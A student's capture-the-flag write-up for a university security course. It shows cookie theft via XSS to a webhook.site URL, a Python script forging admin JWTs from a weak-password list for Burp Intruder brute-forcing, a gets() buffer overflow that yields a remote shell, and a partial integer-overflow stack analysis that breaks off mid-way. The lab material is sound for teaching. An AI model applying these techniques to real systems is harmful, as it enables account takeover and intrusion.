

E1. The flag is trivially found on the last page of the assignment file.

CS2107{let_the_games_begin_part_2}

E2.

Following the challenge's tutorial on Cross Site Scripting, the document.cookie variable embedded into the javascript payload returned the admin's cookie behind the url of the custom webhook site created, which contained the flag. The flag did not contain any characters that needed to be URL-decoded, hence it could be returned as it is.

The screenshot shows the Webhook.site interface. On the left, a list of requests is shown, with the most recent one highlighted: GET #07856 from 137.132.216.137 at 03/30/2023 5:23:07 PM. The main panel displays the details of this request. The 'Request Details' section shows the URL: https://webhook.site/5860522e-b7e7-4f9f-8b3b-c241a4d07348?c=flag=CS2107{my_f15Rt_x55_atk_488a31ea3a6ecce0506bd073d3adc65a}. The 'Host' is 137.132.216.137, the 'Date' is 03/30/2023 5:23:07 PM, and the 'Size' is 0 bytes. The 'Headers' section shows various headers including 'connection: close', 'accept-language: en-US', 'accept-encoding: gzip, deflate, br', 'referer: http://localhost:2776/', 'sec-fetch-dest: document', 'sec-fetch-mode: navigate', 'sec-fetch-site: cross-site', 'accept: text/html,application/xhtml+xml,application/xml;...', 'user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537...', 'upgrade-insecure-requests: 1', 'host: webhook.site', 'content-length', and 'content-type'. The 'Form values' section is empty. The 'Query strings' section shows a single parameter 'c' with the value 'flag=CS2107{my_f15Rt_x55_atk_488a31ea3a6ecce0506bd073d3adc65a}'.

CS2107{my_f15Rt_x55_atk_488a31ea3a6ecce0506bd073d3adc65a}

E3.

The flag is made up of 5 parts, hidden in different assets that make up the website. Using inspect element mode in the browser, I was able to realise the existence of these elements. Simply appending them to the url of the host website allowed me to access the asset. Exploring the codes of these different assets led me to arrive at the 5 segments of the flag, which when concatenated together formed the final flag.

The first flag was found in the main page's html:

```
</p>
  <form action="javascript:alert('We are not taking subscribers now!\n Flag Part 1: CS2107{W0w_y0}')" method="post">
    <input type="email" name="email">
    <input type="submit" value="Subscribe">
  </form>
```

The second flag can be found hidden in the footer of the portfolio page:

```
</div>
</footer>
<!-- End Footer -->
<!-- Part 2 of Flag: u_ar3_th3_ --> == $0
<a href="#" class="back-to-top d-flex align-items-center justify-content-center"> flex
  <i class="bi bi-arrow-up-short">
    ::before
  </i>
```

The third flag is hidden in assets/css/style.css:

```
← → ↻ 🏠 ⚠ Not Secure | cs2107-ctfd-i.comp.nus.edu:3000/assets/css/style.css

/**
 * Template Name: Gp
 * Updated: Mar 10 2023 with Bootstrap v5.2.3
 * Template URL: https://bootstrapmade.com/gp-free-multipurpose-html-bootstrap-template/
 * Author: BootstrapMade.com
 * License: https://bootstrapmade.com/license/
 */

/* Part 3 of the flag: r3al_inspect0r_ */
```

The fourth flag is hidden in assets/js/main.js:

```
← → ↻ 🏠 ⚠ Not Secure | cs2107-ctfd-i.comp.nus.edu:3000/assets/js/main.js

},
slidesPerView: "auto",
pagination: {
  el: ".swiper-pagination",
  type: "bullets",
  clickable: true,
},
});

/**
 * Animation on scroll
 */
window.addEventListener("load", () => {
  AOS.init({
    duration: 1000,
    easing: "ease-in-out",
    once: true,
    mirror: false,
  });
});

/**
 * Initiate Pure Counter
 */
new PureCounter();
})();

// Flag Part 4: 0f_th3_w3b_
```

The fifth flag is hidden in in readme.txt:

```
← → ↻ 🏠 ⚠ Not Secure | cs2107-ctfd-i.comp.nus.edu:3000/Readme.txt

Thanks for downloading this template!

Template Name: Gp
Template URL: https://bootstrapmade.com/gp-free-multipurpose-html-bootstrap-template/
Author: BootstrapMade.com
License: https://bootstrapmade.com/license/


Flag Part 5: 7785a96193a654158eca6e2572e618bb}
```

Concatenating the 5 parts, the final flag is


CS2107{W0w_y0u_ar3_th3_r3al_inspect0r_Of_th3_w3b_7785a96193a654158eca6e2572e618bb}

E4.

The challenge file is in the form of a packet capture, hence we use Wireshark to deal with such data.



Bringing up the hierarchy statistics from the pcap as above, we find that most of the transmitted data is in TCP which is encrypted, so there is not much to learn from the encrypted data. However, we also observe that there were instance of FTP data transfer. Since we know FTP is sent in clear, I filtered the pcap by FTP data as below.



As the description in the info field suggests, this is the data we are looking for to lead us to the flag. The ASCII dump gives us a clue that the flag is in the form of a png. A quick lookup on how to save the payload as a png (<https://www.youtube.com/watch?v=PBC4Fi7p1I8>) later, we saved the payload in raw format and appended the png extension to obtain an image containing the flag (as below).

CS2107{fAN9S_ThAt_c4n_Ch0mp_tHrougH_CONcre7e}

M1.

In this challenge, we are required to modify the GET request's authentication token (cookie) in such a way that verifies that we have admin rights. For this challenge, I used BurpSuite's Intruder mode to brute force a list of generated tokens. In the challenge, it was stated that a weak password was used to generate the token for the admin as well. Observing the source code, it was also found that the DEFAULT_TOKEN's dictionary variable for admin was set to "False". Setting this to True and using a common (but small – 1000 weak passwords collection) list of weak passwords found on the Internet, I generated the list of forged tokens with the following code:

```
import os
import jwt
from typing import Dict, Union


JWT_TYPE = Dict[str, Union[str, bool]]
DEFAULT_TOKEN = {"admin": True}
TOKEN_NAME = "auth_token"
ALGORITHM = "HS256"

def encode_jwt(data: JWT_TYPE, password: str) -> str:
    """Encode Dict to JWT"""
    return jwt.encode(data, password, ALGORITHM)

# Read the list of passwords from the input file
with open("common.txt", "r", encoding="ISO-8859-1") as file:
    passwords = [line.strip() for line in file]

# Generate JWT tokens and store them in the output file
with open("output_tokens.txt", "w") as file:
    for password in passwords:
        JWT_DEFAULT_TOKEN = encode_jwt(DEFAULT_TOKEN, password)
        file.write(f"{JWT_DEFAULT_TOKEN}\n")
    print(f"{JWT_DEFAULT_TOKEN}")
```

The output forged tokens txt looks as follows. The format follows that of the token used in the response cookie when we first assessed the site (baseline), hence we know we are on the correct path.



4. Intruder attack of http://cs2107-ctfd-i.comp.nus.edu:3002 - Temporary attack - Not saved to project file								
Results	Positions	Payloads	Resource pool	Settings				
Filter: Showing all items								
Request	Payload			Status	Error	Timeout	Length	Comment
0				200			1233	
308	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.wnPIE2tSLvbfJm_AGOKze68_ohgNkCSkBE-8gWy4s2o			200			1152	
2	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.bFbJPzTYX2cDgOI78GLzh2iDM7179eNDZwrc9Y			500				
1	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.UdhUXYmEbWOGIHnVmnDcBzeH253NdQcwWc5RA6zw			500			438	
4	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.wqrF4C9RG8CAgi4Qgz3SSdHjHWNJux3ybbx7wM			500			438	
3	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.Q8FPcnoS0MQ2AgovkPTrnbwg3Gt9BVVRUcu1GKYPms			500			438	
5	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.Vi0w4ot41N5xT4YtE8nU_LMxcqVE1EN3omyFTXxKn2g			500			438	
6	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.g7IAsup-8tGbp4A9Wv1kLJNvOB6mEaEWohtsC0ow0			500			438	
7	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.gizB8lUj-G5eiEn-3ncj1_M4eKOFKRj0AR0BtK3aE4			500			438	
8	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.tUFaycEYGNASgf-CY13p8JLCy3HPSfZ2Ruc2_y4			500			438	
9	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.1k7aX7GaJ_YtzzgBuwwKdSk7v5iaNdhKizWj-NSg			500			438	
10	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.eYcTS3wum8Xkgw6ZKOkwv7uloSg7HvcJ23f3d5m8			500			438	
11	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.TbuN0UPXUBpSZwWamdsfwmT2EIQo-cpE5jXeDQ4ZA			500			438	
12	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.QTOSdgXDOcpwH4ObaeBfz-bUE5eaz7OHsgPzyjw3w			500			438	
13	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.zW_gz7rfjb8CDPcolKjCbpbWEaLBX8v9kwmGDMzK0			500			438	
14	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pblliZHUzX20.6afid15icFovWnSovVnTs70HJdeSnhvU3vnc3oCYn4			500			438	

"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbil6dHJ1ZX0.wnPtE2tSLvbFJm_AGOKze68_ohgNkCSkBE-8gWy4s2o", which was generated using the encode_jwt function with the password as "password1" and algorithm as HS256 returned the following response with the flag:

Request	Response
Pretty	Raw Hex Render
21	<body>
22	<div class="container">
23	<h1>
	Json Cookies
	</h1>
24	<hr />
25	<div class="alert alert-success" role="alert">
26	<h4 class="alert-heading">
	You are admin!
	</h4>
27	<p>
	Here is your cookie ☐
	</p>
28	<pre>
	{S2107{D0_n0t_UsE_w34k_p@s5w0rds_1n_C00k1es}
	</pre>
29	</div>
30	</body>
31	<script
32	src="https://cdn.jsdelivr.net/npm/bootstrap@5.2.3/dist/js/bootstrap.bundle.min.js"
33	integrity=sha384-kenU1KFdB1e4zVF0s0G1M5b4cpxyD9F7jL+jjXkk+Q2h455rYXK/7HAuoJl+0I4"
34	crossorigin="anonymous"
35	>
	</script>
36	</body>
37	</html>

http://cs2107-ctfd-i.comp.nus.edu:3002/						
▼ cs2107-ctfd-i.comp.nus.edu auth_token						
	Value					
	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZG1pbII6dHJ1ZX0.wnPtE2tSLvbFJm_AGOKze68_ohgNkCSkBE-8gWy4s2o					
Domain						
cs2107-ctfd-i.comp.nus.edu						
Path						
/						
Expiration						
Mon Apr 01 2024 21:29:35 GMT+0800 (Singapore Standard Time)						
SameSite						
<div></div> ▼						
HostOnly <input checked="" type="checkbox"/>		Session <input checked="" type="checkbox"/>		Secure <input type="checkbox"/>		HttpOnly <input type="checkbox"/>

Help

The resultant web page with the flag is as follows:

Json Cookies

You are admin!

Here is your cookie 🍪

CS2107{D0_n0t_UsE-w34k_p@s5w0rds_1n_C00k1es}

CS2107{D0_n0t_UsE-w34k_p@s5w0rds_1n_C00k1es}

M2.

This challenge exploits a fairly straightforward buffer overflow vulnerability. The insecure `gets()` function is exploitable in a sense that it does not perform boundary checks on the buffer. In the source code, the name buffer has a size of 40 bytes. However, inputting any value larger than 40 bytes will overflow the buffer, leading to overwritten addresses on the call stack. We observe from the source code that after inputting a value for altitude > moon will reset the value of altitude to 0. However in a later line, we realise that we need altitude > moon to still hold true to obtain our shell.

```
altitude = read_long();
if (altitude > moon) altitude = 0;

puts("What's your name?");
gets(name);

if (altitude > moon) {
    printf("You are over the moon, %s!", name);
    system("/bin/sh"); // get your free remote shell!
} else {
    printf("You are in altitude %lld km, %s. Too bad!", altitude, name);
}
```

Firing up GDB and disassembling the main function, we obtain the following.

```
(gdb) break main
Breakpoint 1 at 0x12b9
(gdb) disassemble main
Dump of assembler code for function main:
0x0000000012b1<+0>:    endbr64
0x0000000012b5<+4>:    push    %rbp
0x0000000012b6<+5>:    mov     %rsp,%rbp
0x0000000012b9<+8>:    sub     $0x30,%rsp
0x0000000012bd<+12>:   mov     $0x0,%eax
0x0000000012c2<+17>:   call    0x1209 <setup>
0x0000000012c7<+22>:   lea     0xd3a(%rip),%rdi    # 0x2008
0x0000000012ce<+29>:   call    0x10b0 <puts@plt>
0x0000000012d3<+34>:   mov     $0x0,%eax
0x0000000012d8<+39>:   call    0x120e <read_long>
0x0000000012dd<+44>:   mov     %rax,%rax
0x0000000012e1<+48>:   mov     0x2d28(%rip),%rax    # 0x4010 <moon>
0x0000000012e8<+55>:   cmp     %rax,%rax
0x0000000012ec<+59>:   jle     0x12f6 <main+69>
0x0000000012ee<+61>:   movq    %rax,%rax
0x0000000012f6<+69>:   lea     0xd25(%rip),%rdi    # 0x2022
0x0000000012fd<+76>:   call    0x10b0 <puts@plt>
0x000000001302<+81>:   lea     -0x30(%rbp),%rax
0x000000001306<+85>:   mov     %rax,%rdi
0x000000001309<+88>:   mov     $0x0,%eax
0x00000000130e<+93>:   call    0x1108 <gets@plt>
0x000000001313<+98>:   mov     0x2cf6(%rip),%rax    # 0x4010 <moon>
0x00000000131a<+105>:  cmp     %rax,%rax
0x00000000131e<+109>:  jle     0x134b <main+154>
0x000000001320<+111>:  lea     -0x30(%rbp),%rax
0x000000001324<+115>:  mov     %rax,%rsi
0x000000001327<+118>:  lea     0xd06(%rip),%rdi    # 0x2034
0x00000000132e<+125>:  mov     $0x0,%eax
0x000000001333<+130>:  call    0x10d0 <printf@plt>
0x000000001338<+135>:  lea     0xd10(%rip),%rdi    # 0x204f
0x00000000133f<+142>:  mov     $0x0,%eax
0x000000001344<+147>:  call    0x10c8 <system@plt>
0x000000001349<+152>:  jmp     0x1367 <main+182>
0x00000000134b<+154>:  lea     -0x30(%rbp),%rdx
0x00000000134f<+158>:  mov     -0x8(%rbp),%rax
0x000000001353<+162>:  mov     %rax,%rsi
0x000000001356<+165>:  lea     0xcf8(%rip),%rdi    # 0x2058
0x00000000135d<+172>:  mov     $0x0,%eax
0x000000001362<+177>:  call    0x10d0 <printf@plt>
0x000000001367<+182>:  nop
0x000000001368<+183>:  leave
0x000000001369<+184>:  ret
End of assembler dump.
```


From this, we learn that main+93 is the corresponding location where the gets function is called in the main function. Setting this as a breakpoint, we then run the compiled binary and input an arbitrary value 1000 for the current altitude. At the breakpoint, which is after the input for the current altitude has been retrieved and copied onto the memory location allocated for the buffer buf, we observe that the memory location where our altitude was saved to starts from the memory address 0x7ffffffde18.

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Desktop/over-the-moon.bin
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Provide current altitude:
1000
What's your name?

Breakpoint 1, 0x000055555555530e in main ()
(gdb) x/100 $rsp
0x7ffffffddfd0: 0      0      0      0
0x7ffffffde00: 0      0      -134320624 32767
0x7ffffffde10: 0      0      1000      0
0x7ffffffde20: 1      0      -136367734 32767
0x7ffffffde30: -8416 32767 1431655089 21845
0x7ffffffde40: 1431650368 1      -8392      32767
0x7ffffffde50: -8392 32767 264147526 -535355287
0x7ffffffde60: 0      0      -8376      32767
0x7ffffffde70: 0      0      -134229984 32767
0x7ffffffde80: -1277390266 535355286 1832424006 535351255
0x7ffffffde90: 0      0      0      0
0x7ffffffdea0: 0      0      0      0
0x7ffffffdeb0: -8392 32767 -1922281472 -162118633
0x7ffffffdec0: 13      0      -136367547 32767
0x7ffffffded0: 1431655089 21845 0      32767
0x7ffffffdee0: 0      0      0      0
0x7ffffffdef0: 0      0      1431654688 21845
0x7ffffffdf00: -8400 32767 0      0
0x7ffffffdf10: 0      0      1431654734 21845
0x7ffffffdf20: -8408 32767 56      0
0x7ffffffdf30: 1      0      -7545      32767
0x7ffffffdf40: 0      0      -7508      32767
0x7ffffffdf50: -7493 32767 -7473      32767
0x7ffffffdf60: -7438 32767 -7384      32767
0x7ffffffdf70: -7351 32767 -7338      32767
```

*Address of altitude value on the stack is at 0x7ffffffde18

With this information in mind, we just have to find out the address of where the first byte of name is saved, in order to figure out if there is an offset we need to pad our input of name before we can overwrite the value of the current altitude. From the assembly dump, we know that the next line of instruction after this breakpoint occurs at main+98, hence we set another breakpoint at this location, whereby the gets() function has already been executed. We then input 40* 'A' as input for name so that we are able to observe where the allocated memory location on the stack stops at.

```
(gdb) continue
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 2, 0x0000555555555313 in main ()
(gdb) x/100xg $rsp
0x7ffffffddfd0: 0x4141414141414141 0x4141414141414141
0x7ffffffde00: 0x4141414141414141 0x4141414141414141
0x7ffffffde10: 0x4141414141414141 0x0000000000000300
0x7ffffffde20: 0x0000000000000001 0x00007ffff7df318a
0x7ffffffde30: 0x00007ffff7df20 0x00005555555552b1
0x7ffffffde40: 0x0000000155554040 0x00007ffff7df38
```

*Address where the first byte of char[] name is saved is 0x7ffffffddfd0

We discover that the altitude value conveniently appears on the stack immediately after the last byte of our 'A'! This means simply entering a value after our 40* 'A' will overwrite the old altitude value. Overwriting the altitude to 100,000, we obtain the flag.

```
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16301
Provide current altitude:
1
What's your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA100000
You are over the moon, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA100000!
ls
flag.txt
run
cat flag.txt
CS2107{s0m3wher3_0ver_the_m00n_l1e5_a_br0ken_sm4rt_contr4ct_af1389a}%
```

CS2107{s0m3wher3_Over_the_m00n_l1e5_a_br0ken_sm4rt_contr4ct_af1389a}

M3.

This challenge involves exploiting a buffer overflow and integer overflow. The key bug in the packet viewer program is that the `data_len` variable is saved as an unsigned short int, meaning it can only hold a max integer value of 65535 since the variable is 2 bytes (16 bits) in size. However, what happens when we specify a data length that is more than (approx.) 65535? In the source code, this potential integer overflow error was not dealt with or caught, and as a result when more than approximately 65535 (65528 to be exact) bytes are specified, we bypass the data length checks, since the entered value simply wraps around (modulo) 65536 and saves that value as the variable instead. This bug is more clearly portrayed in the screenshots below.

In this screenshot, the data length checks are working as intended, disallowing us from entering any value greater than 4096. (When we use `data_len = 4096`, program does not work properly either perhaps because of the extra null byte appended at the end. With `data_len 4095`, the program works properly)

```
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
##### CS2105 UDP Packet Viewer #####
Source Port > 12345
Destination Port > 54321
Data Length > 4097
Too much data!
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
##### CS2105 UDP Packet Viewer #####
Source Port > 12345
Destination Port > 54321
Data Length > 4096
Data > aaa
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
##### CS2105 UDP Packet Viewer #####
Source Port > 12345
Destination Port > 54321
Data Length > 4095
Data > aaa

Packet bytes:
0x000000: 39 30 31 d4 07 10 e9 f1 61 61 61 0a 00 00 00 00 901.....aaa.....
0x000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The simple check condition below ensures the above.

```
// len is length in bytes of UDP Header and UDP data
packet.header.len = data_len + sizeof(UDPHeader);
if (packet.header.len > sizeof(UDPPacket))
{
    puts("Too much data!");
    return 1;
}
```

Notes: `sizeof(UDPHeader)` always returns 8 bytes, while `sizeof(UDPPacket)` returns (maximum) 4096+8 header bytes

The flaw in the check function comes about when $\text{data_len} + \text{sizeof}(\text{UDPHeader}) > 65535$. Since `packet.header.len` and `data_len` are both unsigned short int, meaning they can hold a max value of 65535, when $\text{data_len} + \text{sizeof}(\text{UDPHeader}) > 65535$, the value saved in `packet.header.len` will wrap around 65536. As in the aforementioned example, $\text{packet.header.len} = 65533 + 8 = 65541\%65536 = 5$.

When we enter a value like 65541, the program works as if we entered a data length of 5 (first 8 bytes of packet header + 5 bytes of data including null byte). This is because $65541\%65536 = 5$.

```
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
##### CS2105 UDP Packet Viewer #####
Source Port > 12345
Destination Port > 54321
Data Length > 65541
Data > aaaaaaaaaa

Packet bytes:

0x000000: 39 30 31 d4 0d 00 58 6e 61 61 61 61 00          901...Xnaaaa.
```

```
(base) jowayn@Jo-Wayns-MacBook-Pro ~ % nc cs2107-ctfd-i.comp.nus.edu 16302
##### CS2105 UDP Packet Viewer #####
Source Port > 12345
Destination Port > 54321
Data Length > 5
Data > aaaaaaaaaa

Packet bytes:

0x000000: 39 30 31 d4 0d 00 58 6e 61 61 61 61 00          901...Xnaaaa.
```

From this, we realise that even if we use an extremely large value for the data length, the resultant saved variable will just be the modulo of that number. Now, looking at the function that copies the input of “Data >” to the buffer,

```
void read_packet(UDPPacket* packet, u16 data_len) {
    fgets(packet->data, data_len, stdin);
}
```

The `fgets` function essentially reads a file stream from `stdin` up to a length of `data_len-1` (accounting for null byte), then copies the data from the input stream to the “`packet->data`” buffer. More specifically, this is the pointer to the character array in the packet structure. However, we know that the packet structure defined only accepts a character array with a maximum size of 4096 bytes.

```
typedef struct
{
    UDPHeader header;
    char data[0x1000]; // put a cap on amount of data, 4096 bytes
} UDPPacket;
```

What happens if more than 4096 bytes are copied? This scenario describes a buffer overflow, whereby the non-secure function `fgets` starts to copy the input stream into memory locations on the stack that were not allocated for the buffer, resulting in overwritten memory addresses on the stack. This is the key vulnerability that I will exploit in this challenge.

Since the compiled binary takes a 64-bit (x86_64) architecture, we take the instruction pointer as RIP (as opposed to EIP in 32-bit (x86) architectures). We can quickly find out its architecture through the below command.

```
(kali@kali)-[~]
$ file /home/kali/Desktop/udp_viewer.bin
/home/kali/Desktop/udp_viewer.bin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=a5a8f7cc75c703dd06d442d853aa15ed4, for GNU/Linux 3.2.0, not stripped
```

Firing up GDB, I obtained the memory locations of the program's functions as below.

```
(gdb) file /home/kali/Desktop/udp_viewer.bin
Reading symbols from /home/kali/Desktop/udp_viewer.bin...
(No debugging symbols found in /home/kali/Desktop/udp_viewer.bin)
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x00000000401000 _init
0x000000004010c0 putchar@plt
0x000000004010d0 puts@plt
0x000000004010e0 setbuf@plt
0x000000004010f0 system@plt
0x00000000401100 printf@plt
0x00000000401110 fgets@plt
0x00000000401120 getchar@plt
0x00000000401130 isprint@plt
0x00000000401140 __isoc99_scanf@plt
0x00000000401150 _start
0x00000000401180 _dl_relocate_static_pie
0x00000000401190 deregister_tm_clones
0x000000004011c0 register_tm_clones
0x00000000401200 __do_global_ctors_aux
0x00000000401230 frame_dummy
0x00000000401236 win
0x00000000401252 main
0x000000004013b7 setup
0x000000004013fe checksum
0x00000000401472 read_packet
0x000000004014a8 hexdump
0x000000004015e0 __libc_csu_init
0x00000000401650 __libc_csu_fini
0x00000000401658 _fini
(gdb)
```

From this information, I gathered the following addresses of the pointers to the functions:

win() is located at 0x0000000000401236

win()+5 is at 0x000000000040123B

win()+5 in little endian is \x3B\x12\x40\x00\x00\x00\x00\x00

In python, win()+5 can be expressed as b';\x12@\x00\x00\x00\x00\x00' (This will be useful later as I will be using pwntools to interact with the challenge server)

Setting breakpoint at main(), we find out that the return address of the main() function (RIP) is saved as 0x7fffffffde38 and the base pointer (RBP) is saved as 0x7fffffffde30.

```
Breakpoint 1, 0x0000000040125a in main ()
(gdb) info frame
Stack level 0, frame at 0x7fffffffde40:
 rip = 0x40125a in main; saved rip = 0x7ffff7df318a
 Arglist at 0x7fffffffde30, args:
 Locals at 0x7fffffffde30, Previous frame's sp is 0x7fffffffde40
 Saved registers:
  rbp at 0x7fffffffde30, rip at 0x7fffffffde38
(gdb)
```

Listing out the first 100 bytes from the top of the stack, we observe that the base pointer (RBP) indeed starts at 0x7fffffffde30. The return address starting at 0x7fffffffde38 is what we want to overwrite.

```
Breakpoint 4, 0x000000000040125a in main ()
(gdb) x/100xg $rsp
0x7fffffffde30: 0x0000000000000001      0x00007ffff7df318a
0x7fffffffde40: 0x00007ffff7df30      0x0000000000401252
0x7fffffffde50: 0x00000000100400040    0x00007ffff7df48
0x7fffffffde60: 0x00007ffff7df48      0x56951515bdde3165
0x7fffffffde70: 0x0000000000000000    0x00007ffff7df58
0x7fffffffde80: 0x0000000000000000    0x00007ffff7ffd020
```

Setting another breakpoint at hexdump() allows us to enter some values in and stop the execution just before the hexdump() function, in order to observe how some of the information is stored.

I entered the following arbitrary values. I used “legal” values that makes data length <4096 bytes just to observe certain behaviour first, without trying to overflow the buffer.

Source Port: 11111

Dest Port: 11111

Data Length: 3000

Data: (3000*A)

Listing the top of the stack before the hexdump() function, I found out something that is crucial to the solve, which is that the first address which stores the value of the first ‘A’ is 0x7ffffffce28!

```
Breakpoint 1, 0x00000000004014b0 in hexdump ()
(gdb) A
Undefined command: "A". Try "help".
(gdb) x/100xg $rsp
0x7ffffffce00: 0x00007ffff7ffde30      0x00000000004013b0
0x7ffffffce10: 0x0000000000000350      0x0bb8000000000020
0x7ffffffce20: 0xa8a60bc02b672b67      0x4141414141414141
0x7ffffffce30: 0x4141414141414141      0x4141414141414141
0x7ffffffce40: 0x4141414141414141      0x4141414141414141
0x7ffffffce50: 0x4141414141414141      0x4141414141414141
0x7ffffffce60: 0x4141414141414141      0x4141414141414141
0x7ffffffce70: 0x4141414141414141      0x4141414141414141
```

Note: x/100x \$rsp (register stack pointer)-> prints 100 bytes from top of stack

